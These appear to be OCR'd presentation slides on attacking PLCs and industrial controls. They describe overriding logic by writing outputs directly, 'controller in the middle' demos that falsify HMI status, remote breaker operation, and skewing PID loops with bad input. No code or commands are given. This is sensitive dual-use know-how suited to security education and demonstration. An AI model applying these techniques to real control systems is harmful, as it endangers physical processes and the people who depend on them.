
Moving values to outputs is one method to overriding the logic, sometimes remain hidden from casual logic searches AND most controller platforms allow direct output writes from external sources like OPC clients.

PLC and I/O Discussion and Demos

- Target Mechanical Systems and Critical Processes Through Automation
- PLC Simplified Internal Architecture – Solving Input –> Logic -> Output
- Demo - PLC itM   No Ethernet Required to Cause Misleading HMI & Enunciator Panel Status
- Demo – Remote Output Operation
- Demo - Remote Breaker Operation
- Demo – A PID chewing on bad input = Bad output = Manipulation of Physical Systems

Demo - PLC itM and Remote Output Operation

Controller in the Middle Attacks



MAIN LINE
BRKR1
BRKR1
BRKR2
BRKR2
BRKR1
BRKR1
BRKR2
BRKR2
1606-XLE
EXIT
Allen-Bradley

PLC and I/O Discussion and Demos


- Target Mechanical Systems and Critical Processes Through Automation
- PLC Simplified Internal Architecture – Solving Input –> Logic -> Output
- Demo - PLC itM No Ethernet Required to Cause Misleading HMI & Enunciator Panel Status
- Demo – Remote Output Operation
- Demo - Remote Breaker Operation
- Demo – A PID chewing on bad input = Bad output = Manipulation of Physical Systems

Demo – Remote Breaker Operation


Music to your ears


192.168.24.3 (PanelView VNC Server) - ...
Enable Hacks
Local Output March
Off
Remote Output March
Off
Oven Temp
Setpoint
Actual
70
78
Guess the Tune
Off
Grid Exit
Breaker Control
4/24/2020 8:06:35 AM
1606-XLE
BRKR1
BRKR2


Enhanced PID – Closed Loop Controller




Enhanced PID – Closed Loop Controller Break Out



Enhanced PID – Example



Enhanced PID – Only As Good As the Input!!!

